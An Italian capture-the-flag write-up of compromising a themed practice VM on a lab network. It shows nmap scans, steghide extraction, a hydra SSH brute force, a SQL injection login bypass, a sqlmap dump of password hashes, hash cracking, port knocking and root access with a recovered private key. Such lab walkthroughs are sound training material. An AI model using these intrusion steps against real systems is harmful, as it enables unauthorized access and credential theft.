192.168.56.104 08:00:27:1d:d6:86 PCS Systemtechnik GmbH
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.338 seconds (10.9.50 hosts/sec). 3 responded
```

Scansionando con nmap l'ip abbiamo notato che era aperta la porta 80 per il servizio http e la porta 2222 per la porta ssh.




```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
[+] Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.56.104
22/tcp open  ssh          OpenSSH 8.9p1 Ubuntu Subuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|   256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
42/tcp open  tcpwrapped
80/tcp open  http         Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       http-only flag not set
|     http-title: Login
|     Requested resource was login.php
|     _http-server-header: Apache/2.4.52 (Ubuntu)
135/tcp open  tcpwrapped
1723/tcp open  pptp        (Firmware: 1)
1883/tcp open  tcpwrapped
|_mqtsubscribe: Every topic filter was rejected.
2222/tcp open  ssh          OpenSSH 8.9p1 Ubuntu Subuntu0.10 (Ubuntu Linux; protocol 2.0)inario 9 e % Sei sicuro di non essere un Babbano?
| ssh-hostkey:
|   2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:a7:b3 (RSA)
|   256 2a:87:ec:bf:7e:df:01:cd:72:26:f9:f2:3d:a1:77 (ECDSA)
|   256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5d:a6:1e:3b (ED25519)
5060/tcp open  tcpwrapped
|_sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
```

Successivamente siamo entrati all'interno del sito web digitando l'indirizzo ip nell'url e abbiamo ispezionato la pagina trovando un codice brainfuck ed un percorso che portava all'immagine del logo della theta in jpg e una password, quindi abbiamo scaricato l'immagine ed usato steghide per poter estrarre il file poesia.txt.

Il codice brainfuck ci ha condotti alla prima parola:

```
+++++[>+>++++>++++++>++++++><<<-]>>>-----..-----.<++.>+++++++.+.<.>.+++.  
= 9991 => di
```




```
(kali㉿kali)-[~/Desktop/bw2]
$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".
```

Il file conteneva il seguente testo:

```
1 Nel bosco incantato, sotto il cielo stellato,
2 Luca e Milena, maghi innamorati, si diedero appuntamento,
3 Era il 22 o il 2222? Un sussurro appena accennato,
4 Un luogo tra verità e illusioni, dove il mondo era diverso.
5
6 Danzarono sotto la luna, nel punto stabilito,
7 Un sentiero nascosto, di magia e mistero avvolto,
8 E se mai vedrai quel luogo, dove il tempo è sospeso,
9 Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
10
```

Intanto abbiamo avviato una scansione gobuster sul sito e abbiamo trovato delle cartelle, tra queste quella tmp ci ha condotti ad un'altra parola.



Prima di visitare oldsite abbiamo avviato una scansione ssh sulla porta 2222 con hydra ripensando alla poesia che è stata estratta con steghide.

```
(kali㉿kali)-[~/Desktop/bw2]
$ hydra -L user.txt -P pswd.txt ssh://192.168.56.104:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
this is non-binding, these *** ignore laws and ethics anyway.



Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-10 00:25:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.104:2222/
[2222][ssh] host: 192.168.56.104 login: admin password: admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-10 00:25:38
```

Trovate le credenziali, siamo riusciti ad entrare in ssh e abbiamo iniziato a digitare i comandi magici e ci siamo resi conto che le parole trovate creavano la frase “giuro solennemente di non avere buone intenzioni” e “fatto il misfatto” che rispettivamente servono per aprire e chiudere la mappa del malandrino.

```
admin@hogtheta:~$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
admin@hogtheta:~$ killall
Il mago avversario agita la bacchetta e urla: "Confundo!"
Un incantesimo di confusione ti fa parlare con numeri al posto delle parole,
e dici 65511 al posto di 'fatto' quando ti chiedono se hai terminato il turno.

admin@hogtheta:~$ sync
agitai la bacchetta pronunciando Nox... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
admin@hogtheta:~$ mount
/dev/sda1 on / type ext3 (rw,errors=remount-ro)
tmpfs on /lib/init/rw type tmpfs (rw,nosuid,nodev)
proc on /proc type proc (rw,noexec,nosuid,nodev)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
udev on /dev type udev (rw)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
admin@hogtheta:~$
```

Visitando oldsite abbiamo provato ad effettuare un sql injection per verificare se fosse vulnerabile ed effettivamente, inserendo la query ' OR '1'='1 nel campo username, ci sono stati restituiti i nomi degli utenti registrati sul sito theta.



Quindi abbiamo deciso di far partire una scansione con il tool sql map tramite l'input

```
sqlmap -u "http://192.168.56.104/oldsite/login.php" --data "username=*&password=*" --dump
```

e abbiamo trovato gli hash di alcune password.

```
[00:46:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP, Apache 2.4.52
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[00:46:25] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[00:46:25] [INFO] fetching current database
[00:46:25] [INFO] fetching tables for database: 'oldsite'
[00:46:25] [INFO] fetching columns for table 'users' in database 'oldsite'
[00:46:25] [INFO] fetching entries for table 'users' in database 'oldsite'
Database: oldsite
Table: users
[4 entries]
+---+-----+-----+
| id | password | username |
+---+-----+-----+
| 1 | $2y$10$Dy2MtKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK | anna |
| 2 | $2y$10$IN51EuevEtLqsp.0Eq4Uku6REzvkuhZCdpT9h5t.Fw6oBzsai.Ei | luca |
| 3 | $2y$10$gdV5a.GIC6uIg7ybIMh00U7Cdo.pEebwsl7E/CLGFHoTG39LePAK | marco |
| 4 | $2y$10$3EsGPBETH4VPpbsw4C5hze6bP6QEDMByxelQEPudh7Uh6Q6aHRZDy | milena |
+---+-----+-----+
[00:46:25] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.104/dump/oldsite/users.csv'
[00:46:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.104'
[*] ending @ 00:46:25 /2025-01-10/
```

Abbiamo avviato una sessione jtr per decriptare la password di luca e milena ma ci è stata restituita solo quella di milena: darkprincess.

```
(kali㉿kali)-[~/Desktop/bw2]
$ john --show hash2.txt
milena:darkprincess

1 password hash cracked, 0 left
```

Abbiamo inserito poi le credenziali di milena e abbiamo effettuato l'accesso, dopo di che abbiamo ispezionato la pagina e trovato uno strano cookie col nome "wand".

The screenshot shows a Firefox browser window with the URL `192.168.56.104/index.php`. The page displays a message "Ciao, milena!" and a text input field with placeholder "Scrivi qualcosa...". Below the page, the developer tools Network tab is open, showing a table of cookies. One cookie is highlighted: `wand` with the value `cMqVDFsoVNezVi`, domain `192.168.56.104`, path `/`, and expiration `Thu, 16 Jan 2025 23:17:05 GMT`.

Successivamente abbiamo tentato di entrare in ssh tramite le credenziali di milena ma ci veniva negato l'accesso. Quindi abbiamo pensato di aprire la porta giusta "bussando" ad essa.

```
(kali㉿kali)-[~/Desktop/bw2]
$ ssh -p 2222 milena@192.168.56.104
milena@192.168.56.104's password:
Permission denied, please try again.
milena@192.168.56.104's password:
```

```
(kali㉿kali)-[~/Desktop/bw2]
$ knock 192.168.56.104 9220 1700 9991 55677 37789 7282
```

Abbiamo verificato in seguito e abbiamo constatato che effettivamente si era aperta la porta giusta in cui entrare, la 22, quella dell'ssh.

```
$ nmap -A -p- --T4 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 00:50 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
Nmap scan report for 192.168.56.104
Host is up (0.018s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.56.104
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu Subuntu 0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|   256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
|_ 42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Login
|_Requested resource was login.php
|_http-cookie-flags:
```

Quindi abbiamo riprovato ad entrare in ssh tramite le credenziali di milena, ma stavolta sulla porta 22, e siamo riusciti ad entrare questa volta, trovando la prima flag.

```
(kali㉿kali)-[~/Desktop/bw2]
$ ssh milena@192.168.56.104
milena@192.168.56.104's password:
Theta fa schifo

last login: Thu Jan  9 22:35:06 2025 from 192.168.56.102
milena@blackbox:~$ ls
flag.txt linpeas.sh
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

Esplorando le cartelle abbiamo notato la cartella shared e l'abbiamo aperta, trovando il file .myLovePotion.swp

```
milena@blackbox:/home$ ls -la
total 28
drwxr-xr-x  7 root  root  4096 Sep  30  08:40 .
drwxr-xr-x 21 root  root  4096 Oct  2 16:14 ..
drwx----- 10 anna  anna  4096 Oct  2 14:10 anna
drwx-----  4 luca  luca  4096 Jan  9 13:59 luca
drwx-----  4 marco marco  4096 Jan  9 22:39 marco
drwx-----  5 milena milena 4096 Jan  9 14:37 milena
drwxrwx---  2 anna  shared 4096 Oct  2 15:21 shared
```

Abbiamo convenuto che fossero delle password e abbiamo provato ad entrare in ssh provandole con i diversi nomi utente, riuscendo poi con luca e marco.

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^I&h
darkprincess
```

```
(kali㉿kali)-[~/Desktop/bw2]
$ ssh marco@192.168.56.104
marco@192.168.56.104's password:
Permission denied, please try again.
marco@192.168.56.104's password:
Theta fa schifo

Last login: Thu Jan  9 22:38:02 2025 from 192.168.56.102
marco@blackbox:~$
```

```
(kali㉿kali)-[~/Desktop/bw2]
$ ssh luca@192.168.56.104
luca@192.168.56.104's password:
Theta fa schifo

Last login: Thu Jan  9 22:39:40 2025 from 192.168.56.102
luca@blackbox:~$
```

In luca abbiamo trovato la seconda flag

```
luca@blackbox:~$ ls -la
total 176
drwx----- 4 luca luca  4096 Jan  9 23:57 .
drwxr-xr-x  7 root  root  4096 Sep 30  08:40 ..
-rw----- 1 luca luca   29 Jan  9 23:57 .bash_history
-rw----r-- 1 luca luca  220 Sep 22 22:56 .bash_logout
-rw----r-- 1 luca luca 3771 Sep 22 22:56 .bashrc
drwx----- 2 luca luca  4096 Jan  9 13:48 .cache
-rw----r-- 1 luca luca  807 Sep 22 22:56 .profile
drwx----- 2 luca luca  4096 Jan  9 13:59 .ssh
-rw----r-- 1 luca luca 142396 Oct  2 15:16 .theta-key.jpg.bk
-rw----r-- 1 root  root   25 Sep 24 21:14 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG(cuore_di_leone_456)
luca@blackbox:~$
```

Ci è sembrato interessante anche il file .theta-key.jpg.bk e abbiamo proceduto a scaricarlo tramite il comando scp (Secure Copy Protocol è utilizzato per copiare file in modo sicuro tra un sistema locale e uno remoto, o tra due sistemi remoti, tramite il protocollo SSH). per poi analizzarla con steghide ed estrarre il file tramite il cookie wand trovato in precedenza.

```
(kali㉿kali)-[~/Desktop/bw2]
$ scp luca@192.168.56.104:/home/luca/.theta-key.jpg.bk /home/kali/Desktop/
luca@192.168.56.104's password:
```

```
(kali㉿kali)-[~/Desktop/bw2]
$ steghide extract -sf .theta-key.jpg.bk
Enter passphrase:
wrote extracted data to "id_rsa".
```

Prima di poter utilizzare la chiave per entrare in ssh con root, abbiamo eseguito il comando chmod 660, imposta i permessi di un file o directory in modo che solo il proprietario possa leggerlo e scriverlo, mentre tutti gli altri (gruppo e altri) non hanno alcun accesso.

```
(kali㉿kali)-[~/Desktop/bw2]
$ chmod 600 id_rsa

(kali㉿kali)-[~/Desktop/bw2]
$ ssh -i id_rsa root@192.168.56.104
Theta fa schifo

Last login: Thu Jan  9 22:44:36 2025 from 192.168.56.102
root@blackbox:~#
```

Entrando in root ed elencando i file presenti, abbiamo trovato l'ultima flag.

```
root@blackbox:~# ls -la
total 52
drwx----- 5 root root 4096 Oct  2 14:43 .
drwxr-xr-x 21 root root 4096 Oct  2 16:14 ..
-rw----- 1 root root  739 Jan  9 16:53 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
drwx----- 4 root root 4096 Sep 29 10:10 .cache
-rw----- 1 root root   20 Sep 30 14:36 .lesshtst
drwxr-xr-x 3 root root 4096 Jun 29 2024 .local
-rw----- 1 root root 2895 Oct  2 13:06 .mysql_history
-rw-r--r-- 1 root root 161 Jul  9 2019 .profile
-rw----- 1 root root   12 Sep 29 11:16 .python_history
-rw-r--r-- 1 root root    0 Jun 29 2024 .selected_editor
drwx----- 2 root root 4096 Sep 24 21:34 .ssh
-rw-r--r-- 1 root root    0 Jun 29 2024 .sudo_as_admin_successful
-rw-r--r-- 1 root root 292 Sep 29 21:52 .wget-hsts
-rw-r--r-- 1 root root 2748 Sep 24 21:16 flag.txt
```

```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```